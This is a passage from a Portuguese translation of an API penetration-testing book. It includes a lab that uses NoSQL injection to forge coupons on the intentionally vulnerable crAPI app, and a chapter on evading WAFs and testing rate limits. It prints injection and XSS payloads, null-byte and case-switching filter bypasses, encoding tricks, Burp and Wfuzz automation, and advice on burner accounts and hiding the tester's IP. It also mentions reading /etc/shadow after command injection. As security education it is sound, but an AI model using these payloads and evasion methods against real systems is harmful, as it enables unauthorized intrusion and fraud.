Definimos a solicitação como uma solicitação POST de login e direcionamos o parâmetro do usuário. Duas posições de carga útil foram definidas para cada um de nossos arquivos. Analise os resultados em busca de anomalias, como respostas nos 200s e comprimentos de resposta que se destacam.

Você decide o que fazer com a injeção de comando do sistema operacional. Você poderia recuperar chaves SSH, o arquivo de senha */etc/shadow* no Linux e assim por diante. Como alternativa, você pode escalar ou injetar comandos em um shell remoto completo. De qualquer forma, é nesse ponto que o hacking da API se transforma em hacking comum, e há muitos outros livros sobre esse tópico. Para obter informações adicionais, consulte os seguintes recursos:

- *RTFM: Manual de Campo da Equipe Vermelha* (2013) por Ben Clark
- *Penetration Testing (Teste de penetração): A Hands-On Introduction to Hacking* (No Starch Press, 2014), de Georgia Weidman
- *Ethical Hacking: A Hands-On Introduction to Breaking In* (No Starch Press, 2021) por Daniel Graham

- *Advanced Penetration Testing (Teste de penetração avançado): Hacking the World's Most Secure Networks (Hackeando as redes mais seguras do mundo)* (Wiley, 2017) por Wil Allsop
- *Hands-On Hacking* (Wiley, 2020) por Jennifer Arcuri e Matthew Hickey
- *The Hacker Playbook 3: Guia prático para testes de penetração* (Secure Planet, 2018) por Peter Kim
- *The Shellcoder's Handbook: Discovering and Exploiting Security Holes* (Wiley, 2007), de Chris Anley, Felix Lindner, John Heasman e Gerardo Richarte

Resumo

Neste capítulo, usamos o fuzzing para detectar vários tipos de vulnerabilidades de injeção de API. Em seguida, analisamos as inúmeras maneiras pelas quais essas vulnerabilidades podem ser exploradas. No próximo capítulo, você aprenderá a burlar os controles comuns de segurança de API.

Laboratório nº 9: falsificação de cupons usando injeção de NoSQL

É hora de abordar a crAPI com nossos novos poderes de injeção. Mas por onde começar? Bem, um recurso que ainda não testamos e que aceita a entrada do cliente é o recurso de código de cupom. Agora, não revire os olhos - a fraude com cupons pode ser lucrativa! Pesquise por Robin Ramirez, Amiko Fountain e Marilyn Johnson e você saberá como elas ganharam US\$ 25 milhões. A crAPI pode ser a próxima vítima de um grande roubo de cupons.

Usando o aplicativo Web como um usuário autenticado, vamos usar o botão **Add Coupon (Adicionar cupom)** encontrado na guia Shop (Loja). Insira alguns dados de teste no campo de código do cupom e, em seguida, intercepte a solicitação correspondente com o Burp Suite (consulte a Figura 12-3).




Figura 12-3: O recurso de validação de código de cupom crAPI

No aplicativo da Web, o uso desse recurso de validação de código de cupom com um código de cupom incorreto resulta em uma resposta "código de cupom inválido".

A solicitação interceptada deve se parecer com o seguinte:

```
POST /community/api/v2/coupon/validate-coupon HTTP/1.1 Host:  
192.168.195.130:8888  
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0  
--snip--  
Content-Type: application/json Authorization:  
Bearer Hapi.hacker.token Connection: close  
  
{"coupon_code":"TEST!"}
```

Observe o valor "coupon_code" no corpo da solicitação POST. Esse parece ser um bom campo para testar se estivermos esperando falsificar cupons.

Vamos enviar a solicitação para o Intruder e adicionar nossas posições de carga útil em torno do TEST! para que possamos fazer o fuzz desse valor de cupom. Depois de definir nossas posições de carga útil, podemos adicionar nossas cargas úteis de fuzzing de injeção. Tente incluir todas as cargas úteis SQL e NoSQL abordadas neste capítulo. Em seguida, inicie o ataque de fuzzing do Intruder.

Todos os resultados dessa varredura inicial mostram o mesmo código de status (500) e comprimento de resposta (385), como você pode ver na Figura 12-4.

Request	Payload ▾	Status	Error	Timeout	Length
28	{\$where:"sleep(1000)"} 500	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	385
20	{"\$ne":""} 500	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	385
18	{"\$gt":""} 500	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	385
23	\'a\'a 500	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	385
21	\'1==\'1 500	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	385
9	\ 500	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	385
8	\ 500	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	385
16	OR1=1 500	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	385
10	; 500	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	385
7	// 500	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	385
22	// 500	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	385
6	/ 500	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	385
4	--- 500	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	385
3	-- 500	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	385
24 500	<input type="checkbox"/>	<input type="checkbox"/>	<input type="checkbox"/>	385

Figura 12-4: Resultados da fuzzing do intruso

Nada parece anômalo aqui. Ainda assim, devemos investigar como são as solicitações e as respostas. Consulte as listagens 12-1 e 12-2.

```
POST /community/api/v2/coupon/validate-coupon HTTP/1.1  
--snip--
```

```
{"coupon_code": "%7b$where%22%3a%22sleep(1000)%22%7d"}
```

Listagem 12-1: A solicitação de validação de cupom

HTTP/1.1 500 Erro interno do servidor

—snip—

{}

Listagem 12-2: A resposta de validação do cupom

Ao analisar os resultados, você poderá notar algo interessante. Selecione um dos resultados e examine a guia Request (Solicitação). Observe que o payload que enviamos foi codificado. Isso pode estar interferindo em nosso ataque de injeção porque os dados codificados podem não ser interpretados corretamente pelo aplicativo. Em outras situações, a carga útil pode precisar ser codificada para ajudar a contornar os controles de segurança, mas, por enquanto, vamos encontrar a origem desse problema. Na parte inferior da guia Burp Suite Intruder Payloads, há uma opção para codificar determinados caracteres no URL. Desmarque essa caixa, conforme mostrado na Figura 12-5, para que os caracteres sejam enviados e, em seguida, envie outro ataque.




Figura 12-5: Opções de codificação de carga útil do Burp Suite Intruder

A solicitação deve se parecer com a Listagem 12-3, e a resposta deve se parecer com a Listagem 12-4:

POST /community/api/v2/coupon/validate-coupon HTTP/1.1

—snip—

{"coupon_code":"{\$nin:[1]}"}

Listagem 12-3: A solicitação com a codificação de URL desativada

HTTP/1.1 422 Entidade não processável

—snip—

{"error": "invalid character '\$' after object key:value pair"}

Listagem 12-4: A resposta correspondente

Essa rodada de ataques resultou em algumas respostas um pouco mais interessantes. Observe o código de status 422 Unprocessable Entity (Entidade não processável), juntamente com a mensagem de erro detalhada. Esse código de status normalmente significa que há um problema na sintaxe da solicitação.

Analizando mais de perto a nossa solicitação, você poderá notar um possível problema: colocamos nossa posição de carga útil dentro das aspas de chave/valor originais geradas na solicitação do aplicativo Web. Devemos experimentar a posição da carga útil para incluir as aspas de modo a não interferir no objeto aninhado

tentativas de injeção. Agora, as posições da carga útil do Intruder devem se parecer com o seguinte:

```
{"coupon_code": $"TESTE!"$}
```

Mais uma vez, inicie o ataque Intruder atualizado. Dessa vez, recebemos resultados ainda mais interessantes, incluindo dois códigos de status 200 (consulte a Figura 12-6).

Attack	Save	Columns				
Results	Target	Positions	Payloads	Resource Pool	Options	
Filter: Showing all items						
Request	Payload	Status	Error	Timeout	Length	
24	{"\$gt":""}	200	<input type="checkbox"/>	<input type="checkbox"/>	443	
25	{"\$nin":[1]}	200	<input checked="" type="checkbox"/>	<input checked="" type="checkbox"/>	443	
1	'	422	<input type="checkbox"/>	<input type="checkbox"/>	449	
2	"	422	<input type="checkbox"/>	<input type="checkbox"/>	449	
3	--	422	<input type="checkbox"/>	<input type="checkbox"/>	435	
4	---	422	<input type="checkbox"/>	<input type="checkbox"/>	435	
6	/	422	<input type="checkbox"/>	<input type="checkbox"/>	447	
7	//	422	<input type="checkbox"/>	<input type="checkbox"/>	447	

Request	Response					
Pretty	Raw	Hex	Render	\n	≡	
1	HTTP/1.1 200 OK					
2	Server: openresty/1.17.8.2					
3	Date:					
4	Content-Type: application/json					
5	Connection: close					
6	Access-Control-Allow-Headers: Accept, Content-Type, Content-Length,					
7	Access-Control-Allow-Methods: POST, GET, OPTIONS, PUT, DELETE					
8	Access-Control-Allow-Origin: *					
9	Content-Length: 79					
10	{					
11	"coupon_code": "TRAC075",					
12	"amount": "75",					
	"CreatedAt": "02-14T19:02:42.797Z"					

Figura 12-6: Resultados do Burp Suite Intruder

Como você pode ver, duas cargas úteis de injeção, {"\$gt":""} e {"\$nin":[1]}, resultaram em respostas bem-sucedidas. Ao investigar a resposta ao operador NoSQL \$nin (not in), vemos que a solicitação de API retornou um código de cupom válido. Parabéns por realizar um ataque bem-sucedido de injeção de API NoSQL!

Às vezes, a vulnerabilidade de injeção está presente, mas você precisa solucionar suas tentativas de ataque para encontrar o ponto de injeção. Portanto, certifique-se de analisar suas solicitações e respostas e siga as pistas deixadas nas mensagens de erro detalhadas.

PARTE IV

REAL-WORLD API HACKING

13

TECNIQUES PARA EVA STING E VASIVO



Neste capítulo, abordaremos técnicas para evitar ou contornar controles comuns de segurança de API. Em seguida, aplicaremos essas técnicas de evasão técnicas para testar e contornar a limitação de taxa.

Ao testar praticamente qualquer API, você encontrará controles de segurança que impedem o seu progresso. Eles podem ser na forma de um WAF que verifica suas solicitações em busca de ataques comuns, validação de entrada que restringe o tipo de entrada que você envia ou um limite de taxa que restringe o número de solicitações que você pode fazer.

Como as APIs REST não têm estado, os provedores de API precisam encontrar maneiras de atribuir efetivamente a origem das solicitações e usarão alguns detalhes sobre essa atribuição para bloquear seus ataques. Como você verá em breve, se conseguirmos descobrir esses detalhes, muitas vezes poderemos enganar a API.

Evitando os controles de segurança da API

Alguns dos ambientes que você encontrará podem ter firewalls de aplicativos da Web (WAFs) e máquinas Skynet "artificialmente inteligentes" monitorando o tráfego da rede, preparadas para bloquear todas as solicitações anômalas que você enviar

seu caminho. Os WAFs são o controle de segurança mais comum para proteger as APIs. Um WAF é basicamente um software que inspeciona as solicitações de API em busca de atividades mal-intencionadas. Ele mede todo o tráfego em relação a um determinado limite e, em seguida, toma medidas se encontrar algo anormal. Se você perceber que um WAF está presente, poderá tomar medidas preventivas para evitar ser impedido de interagir com seu alvo.

Como funcionam os controles de segurança

Os controles de segurança podem diferir de um provedor de API para outro, mas, em um nível mais alto, eles terão algum limite de atividade mal-intencionada que acionará uma resposta. Os WAFs, por exemplo, podem ser acionados por uma grande variedade de coisas:

- Muitas solicitações de recursos que não existem
- Muitas solicitações em um curto período de tempo
- Tentativas de ataque comuns, como injeção de SQL e ataques XSS
- Comportamento anormal, como testes de vulnerabilidades de autorização

Digamos que o limite de um WAF para cada uma dessas categorias seja de três solicitações. Na quarta solicitação com aparência mal-intencionada, o WAF terá algum tipo de resposta, seja enviando um aviso, alertando os defensores da API, monitorando sua atividade com mais atenção ou simplesmente bloqueando você. Por exemplo, se um WAF estiver presente e fazendo o seu trabalho, ataques comuns, como as seguintes tentativas de injeção, desencadearão uma resposta:

```
' OU 1=1
administrador
<script>alert('XSS')</script>
```

A questão é: como os controles de segurança do provedor de API podem bloqueá-lo quando detectarem isso? Esses controles devem ter alguma forma de determinar quem você é. A *atribuição* é o uso de algumas informações para identificar exclusivamente um invasor e suas solicitações. Lembre-se de que as APIs RESTful são de estado inferior, portanto, qualquer informação usada para atribuição deve estar contida na solicitação. Essas informações geralmente incluem seu endereço IP, cabeçalhos de origem, tokens de autorização e metadados. *Metadados* são informações extrapoladas pelos defensores da API, como padrões de solicitações, a taxa de solicitações e a combinação dos cabeçalhos incluídos nas solicitações.

Obviamente, produtos mais avançados poderiam bloqueá-lo com base no reconhecimento de padrões e no comportamento anômalo. Por exemplo, se 99% da base de usuários de uma API realizar solicitações de determinadas maneiras, o provedor de API poderá usar uma tecnologia que desenvolva uma linha de base do comportamento esperado e, em seguida, bloquie todas as solicitações incomuns. No entanto, alguns provedores de API não se sentirão à vontade para usar essas ferramentas, pois correm o risco de bloquear um cliente em potencial que se desvia do comportamento esperado. do padrão. Muitas vezes, há um conflito entre conveniência e segurança.

NÃO E

Em um teste de caixa branca ou cinza, pode fazer mais sentido solicitar acesso direto à API do seu cliente para que você teste a própria API em vez dos controles de segurança de suporte. Por exemplo, você poderia receber contas para diferentes funções. Muitas das técnicas evasivas deste capítulo são mais úteis em testes de caixa preta.

teste de caixa.

Detecção de controle de segurança de API

A maneira mais fácil de detectar controles de segurança de API é atacar a API com armas em punho. Se você jogar a pia da cozinha nela, examinando, fazendo fuzzing e enviando solicitações mal-intencionadas, descobrirá rapidamente se os controles de segurança atrapalharão seus testes. O único problema dessa abordagem é que você pode descobrir apenas uma coisa: que foi impedido de fazer outras solicitações ao host.

Em vez da abordagem "ataque primeiro, faça perguntas depois", recomendo que você primeiro use a API como ela foi planejada. Dessa forma, você terá a chance de entender a funcionalidade do aplicativo antes de ter problemas. Você pode, por exemplo, analisar a documentação ou criar uma coleção de solicitações válidas e, em seguida, mapear a API como um usuário válido. Você também pode usar esse tempo para analisar as respostas da API em busca de evidências de um WAF. Os WAFs geralmente incluem cabeçalhos em suas respostas.

Preste atenção também a cabeçalhos como X-CDN na solicitação ou na resposta, o que significa que a API está aproveitando uma *rede de distribuição de conteúdo (CDN)*. As CDNs oferecem uma maneira de reduzir a latência globalmente, armazenando em cache as solicitações do provedor de API. Além disso, as CDNs geralmente fornecem WAFs como um serviço. Os provedores de API que fazem proxy de seu tráfego por meio de CDNs geralmente incluem cabeçalhos como estes:

X-CDN: Imperva
X-CDN: Served-By-Zenedge
X-CDN: fastly
X-CDN: akamai
X-CDN: Incapsula
X-Kong-Proxy-Latency: 123
Servidor: Zenedge
Servidor: Kestrel
X-Zen-Fury
X-Original-URI

Outro método para detectar WAFs, especialmente os fornecidos por uma CDN, é usar o Proxy e o Repetidor do Burp Suite para observar se suas solicitações estão sendo enviadas para um proxy. Uma resposta 302 que encaminha você para uma CDN seria uma indicação disso.

Além de analisar manualmente as respostas, você pode usar uma ferramenta como W3af, Wafw00f ou Bypass WAF para detectar proativamente os WAFs. O Nmap também tem um script para ajudar a detectar WAFs:

```
$ nmap -p 80 -script http-waf-detect http://hapihacker.com
```

Depois de descobrir como contornar um WAF ou outro controle de segurança, será útil automatizar seu método de evasão para enviar conjuntos de cargas úteis maiores. No final deste capítulo, demonstrarei como você pode aproveitar a funcionalidade incorporada ao Burp Suite e ao Wfuzz para fazer isso.

Uso de contas do Burner

Depois de detectar a presença de um WAF, é hora de descobrir como ele responde aos ataques. Isso significa que você precisará desenvolver uma linha de base para os controles de segurança da API em vigor, semelhante às linhas de base que você estabeleceu durante o fuzzing no [Capítulo 9](#). Para realizar esse teste, recomendo o uso de contas burner.

As contas Burner são contas ou tokens que você pode descartar se um mecanismo de defesa da API banir você. Essas contas tornam seus testes mais seguros. A ideia é simples: crie várias contas extras antes de iniciar qualquer ataque e, em seguida, obtenha uma pequena lista de tokens de autorização que você pode usar durante os testes. Ao registrar essas contas, certifique-se de usar informações que não estejam associadas às suas outras contas. Caso contrário, um sistema de defesa ou um defensor de API inteligente poderá coletar os dados que você fornecer e associá-los aos tokens que você criar. Portanto, se o processo de registro exigir um endereço de e-mail ou nome completo, certifique-se de usar nomes e endereços de e-mail diferentes para cada um deles. Dependendo do seu alvo, você pode até querer ir além e disfarçar seu endereço IP usando uma VPN ou proxy ao se registrar para uma conta.

O ideal é que você não precise queimar nenhuma dessas contas. Se você puder evitar a detecção em primeiro lugar, não precisará se preocupar em contornar controles, portanto, vamos começar por aí.

Técnicas evasivas

Evitar os controles de segurança é um processo de tentativa e erro. Alguns controles de segurança podem não anunciar sua presença com cabeçalhos de resposta; em vez disso, eles podem esperar em segredo pelo seu passo em falso. As contas de teste o ajudarão a identificar as ações que desencadearão uma resposta, e você poderá tentar evitar essas ações ou contornar a detecção com sua próxima conta.

As medidas a seguir podem ser eficazes para contornar essas restrições.

Terminadores de cadeia de caracteres

Bytes nulos e outras combinações de símbolos geralmente atuam como *terminadores* de cadeia de caracteres ou metacaracteres usados para terminar uma cadeia de caracteres. Se esses símbolos não forem filtrados, eles poderão encerrar os filtros de controle de segurança da API que possam estar em vigor. Por exemplo, quando você consegue enviar com êxito um byte nulo, ele é interpretado por muitas linguagens de programação de back-end como um indicador de

interromper o processamento. Se o byte nulo for processado por um programa de backend que valida a entrada do usuário, esse programa de validação poderá ser ignorado porque interrompe o processamento da entrada.

Aqui está uma lista de possíveis terminadores de string que você pode usar:

%00	\0
0x00	%5B%5D
//	%09
;	%0a
%	%0b
!	%0c
?	%0e

Terminadores de string podem ser colocados em diferentes partes da solicitação para tentar contornar quaisquer restrições em vigor. Por exemplo, no seguinte ataque XSS na página de perfil do usuário, os bytes nulos inseridos na carga útil podem contornar as regras de filtragem que proíbem tags de script:

```
POST /api/v1/user/profile/update
--snip--
```

```
{
"uname": "<s%00cript>alert(1);</s%00cript>",
"email": "hapi@hacker.com"
}
```

Algumas listas de palavras podem ser usadas para tentativas gerais de fuzzing, como a lista de metacaracteres do SecLists (encontrada no diretório Fuzzing) e a lista de caracteres ruins do Wfuzz (encontrada no diretório Injections). Cuidado com o risco de ser banido ao usar listas de palavras como essa em um ambiente bem defendido. Em um ambiente sensível, talvez seja melhor testar os metacaracteres lentamente em diferentes contas de gravadores. Você pode adicionar um metacaractere às solicitações que está testando, inserindo-o em diferentes ataques e analisando os resultados em busca de erros exclusivos ou outras anomalias.

Troca de casos

Às vezes, os controles de segurança da API são burros. Eles podem até ser tão burros que tudo o que é necessário para contorná-los é alterar as letras maiúsculas e minúsculas dos caracteres usados em suas cargas de ataque. Tente colocar algumas letras em maiúsculas e deixar outras em minúsculas. Uma tentativa de script entre sites se transformaria em algo como isto:

```
<sCriPt>alert('supervuln')</scrIpT>
```

Ou você pode tentar a seguinte solicitação de injeção de SQL:

```
SeLeCT * RoM all_tables
SElecT @@vErSiOn
```

Se a defesa usar regras para bloquear determinados ataques, há uma chance de que a alteração do caso contorne essas regras.

Codificação de cargas úteis

Para levar suas tentativas de contornar o WAF para o próximo nível, tente codificar cargas úteis. As cargas codificadas muitas vezes podem enganar os WAFs enquanto ainda são processadas pelo aplicativo ou banco de dados de destino. Mesmo que o WAF ou uma regra de validação de entrada bloquee determinados caracteres ou cadeias de caracteres, ele pode não detectar as versões codificadas desses caracteres. Os controles de segurança dependem dos recursos alocados a eles; tentar prever todos os ataques é impraticável para os provedores de API.

O módulo Decodificador do Burp Suite é perfeito para codificar e decodificar cargas úteis rapidamente. Basta inserir a carga útil que você deseja codificar e escolher o tipo de codificação que deseja (consulte a Figura 13-1).




Figura 13-1: Decodificador de suíte Burp

Na maioria das vezes, a codificação de URL tem a melhor chance de ser interpretada pelo aplicativo de destino, mas HTML ou base64 também podem funcionar.

Ao codificar, concentre-se nos caracteres que podem ser bloqueados, como estes:

<>()[]{};'/\|

Você pode codificar parte de uma carga útil ou toda a carga útil. Aqui estão exemplos de cargas XSS codificadas:

```
%3cscript%3ealert %28%27supervuln%27%28%3c%2fscript %3e  
%3c%73%63%72%69%70%74%3ealert('supervuln')%3c%2f%73%63%72%69%70%74%3e
```

Você pode até mesmo codificar duas vezes a carga útil. Isso seria bem-sucedido se o controle de segurança que verifica a entrada do usuário executasse um processo de decodificação e, em seguida, os serviços de back-end de um aplicativo executassem uma segunda rodada de decodificação. A carga útil duplamente codificada poderia contornar a detecção do

controle de segurança e, em seguida, ser passado para o backend, onde seria novamente decodificado e processado.

Automatizando a evasão com o Burp Suite

Depois de descobrir um método bem-sucedido de contornar um WAF, é hora de aproveitar a funcionalidade incorporada em suas ferramentas de fuzzing para automatizar seus ataques evasivos. Vamos começar com o Intruder do Burp Suite. Sob o Intruder

A opção Payloads contém uma seção chamada Payload Processing que permite adicionar regras que o Burp aplicará a cada carga útil antes de ser enviada.

Ao clicar no botão Add, é exibida uma tela que permite adicionar várias regras a cada carga útil, como prefixo, sufixo, codificação, hashing e entrada personalizada (consulte a Figura 13-2). Ele também pode corresponder e substituir vários caracteres.




Figura 13-2: A tela Add Payload Processing Rule (Adicionar regra de processamento de carga útil)

Digamos que você descubra que pode contornar um WAF adicionando um byte nulo antes e depois de uma carga útil codificada por URL. Você pode editar a lista de palavras para atender a esses requisitos ou adicionar regras de processamento.

Para nosso exemplo, precisaremos criar três regras. O Burp Suite aplica as regras de processamento de carga útil de cima para baixo, portanto, se não quisermos que os bytes nulos sejam codificados, por exemplo, precisaremos primeiro codificar a carga útil e depois adicionar os bytes nulos.

A primeira regra será a codificação de URL de todos os caracteres no payload. Selecione o tipo de regra **Encode**, selecione a opção **URL-Encode All Characters** e clique em **OK** para adicionar a regra. A segunda regra será adicionar o byte nulo antes do payload. Isso pode ser feito selecionando a regra **Add Prefix** e definindo o prefixo como **%00**. Por fim, crie uma regra para adicionar um byte nulo após a carga útil. Para isso, use a regra **Add Suffix** e defina o sufixo como **%00**. Se você acompanhou o processo, suas regras de processamento de carga útil devem corresponder à Figura 13-3.




Figura 13-3: Opções de processamento de carga útil do intruso

Para testar o processamento da carga útil, inicie um ataque e analise as cargas úteis da solicitação:

```
POST /api/v3/user?id=%00%75%6e%64%65%66%69%6e%65%64%00  
POST /api/v3/user?id=%00%75%6e%64%65%66%00  
POST /api/v3/user?id=%00%28%6e%75%6c%6c%29%00
```

Verifique a coluna Payload de seu ataque para garantir que os payloads tenham sido processados corretamente.

Automatizando a evasão com o Wfuzz

O Wfuzz também tem ótimos recursos para processamento de carga útil. Você pode encontrar a documentação sobre processamento de carga útil na seção Advanced Usage (Uso avançado) em <https://wfuzz.readthedocs.io>.

Se precisar codificar uma carga útil, você precisará saber o nome do codificador que deseja usar (consulte a Tabela 13-1). Para ver uma lista de todos os codificadores do Wfuzz, use o seguinte:

```
$ wfuzz -e codificadores
```

Tabela 13-1: Uma amostra dos codificadores Wfuzz disponíveis

Categoria	Nome	Resumo
hashes	base64	Codifica a cadeia de caracteres fornecida usando base64.
url	urlencode	Substitui caracteres especiais em cadeias de caracteres usando o escape %xx. Letras, dígitos e os caracteres ' _ . - ' nunca são citados.
padrão	superior aleatório	Substitui caracteres aleatórios em cadeias de caracteres por letras maiúsculas.
hashes	md5	Aplica um hash MD5 à cadeia de caracteres fornecida.
padrão	nenhum	Retorna todos os caracteres sem alterações.
padrão	hexlificar	Converte cada byte de dados em sua representação hexadecimal de dois dígitos correspondente.

Em seguida, para usar um codificador, adicione uma vírgula ao payload e especifique seu nome:

```
$ wfuzz -z file,wordlist/api/common.txt,base64 http://hapihacker.com/FUZZ
```

Nesse exemplo, cada carga útil seria codificada em base64 antes de ser enviada em uma solicitação.

O recurso de codificador também pode ser usado com vários codificadores. Para que uma carga útil seja processada por vários codificadores em solicitações separadas, especifique-as com um hifen. Por exemplo, digamos que você tenha especificado a carga útil "a" com a codificação aplicada desta forma:

```
$ wfuzz -z list,a,base64-md5-none
```

Você receberia uma carga codificada em base64, outra carga codificada por MD5 e uma carga final em sua forma original (o codificador none significa "não codificado"). Isso resultaria em três cargas diferentes.

Se você especificou três cargas úteis, o uso de um hifen para três codificadores enviará um total de nove solicitações, da seguinte forma:

```
$ wfuzz -z list,a-b-c,base64-md5-none -u http://hapihacker.com/api/v2/FUZZ
```

	Code	Length	Width	Character	Value
000000002:	404	0 L	2 W	155 Ch	"0cc175b9c0f1b6a831c399e269772661"
000000005:	404	0 L	2 W	155 Ch	"92eb5ffee6ae2fec3ad71c777531578f"
000000008:	404	0 L	2 W	155 Ch	"4a8a08f09d37b73795649038408b5f33"
000000004:	404	0 L	2 W	127 Ch	"Yg=="
000000009:	404	0 L	2 W	124 Ch	"c"
000000003:	404	0 L	2 W	124 Ch	"a"
000000007:	404	0 L	2 W	127 Ch	"Yw=="
000000001:	404	0 L	2 W	127 Ch	"YQ=="
000000006:	404	0 L	2 W	124 Ch	"b"

Se, em vez disso, você quiser que cada carga útil seja processada por vários codificadores, separe os codificadores com um sinal @:

```
$ wfuzz -z list,aaaaa-bbbbb-cccc,base64@random_upper -u http://192.168.195.130:8888/identity/api/auth/v2/FUZZ
```

	Code	Length	Width	Character	Value
000000003:	404	0 L	2 W	131 Ch	"Q0NDQ2M=="
000000001:	404	0 L	2 W	131 Ch	"QUFhQUE=="
000000002:	404	0 L	2 W	131 Ch	"YkJCYml=="

Neste exemplo, o Wfuzz primeiro aplicaria letras maiúsculas aleatórias a cada carga útil e, em seguida, codificaria essa carga com base 64. Isso resulta em uma solicitação enviada por carga útil.

Essas opções do Burp Suite e do Wfuzz o ajudarão a processar seus ataques de forma a passar despercebido por qualquer controle de segurança que esteja em seu caminho. Para se aprofundar no tópico de contornar o WAF, recomendo consultar o incrível repositório Awesome-WAF no GitHub (<https://github.com/0xInfection/Awesome-WAF>), onde você encontrará muitas informações excelentes.

Teste de limites de taxa

Agora que você conhece várias técnicas de evasão, vamos usá-las para testar a limitação de taxa de uma API. Sem a limitação de taxa, os consumidores da API poderiam solicitar o máximo de informações que quisessem, com a frequência que desejasse. Como resultado, o provedor pode incorrer em custos adicionais associados aos seus recursos de computação ou até mesmo ser vítima de um ataque de DoS. Além disso, os provedores de API geralmente usam a limitação de taxa como um método de monetização de suas APIs. Portanto, a limitação de taxa é um importante controle de segurança a ser testado pelos hackers.

Para identificar um limite de taxa, primeiro consulte a documentação da API e os materiais de marketing para obter informações relevantes. Um provedor de API pode incluir seus detalhes de limitação de taxa publicamente em seu site ou na documentação da API.

Se essas informações não forem anunciadas, verifique os cabeçalhos da API. As APIs geralmente incluem cabeçalhos como os seguintes para informá-lo sobre quantas solicitações mais você pode fazer antes de violar o limite:

x-rate-limit:

x-rate-limit-remaining:

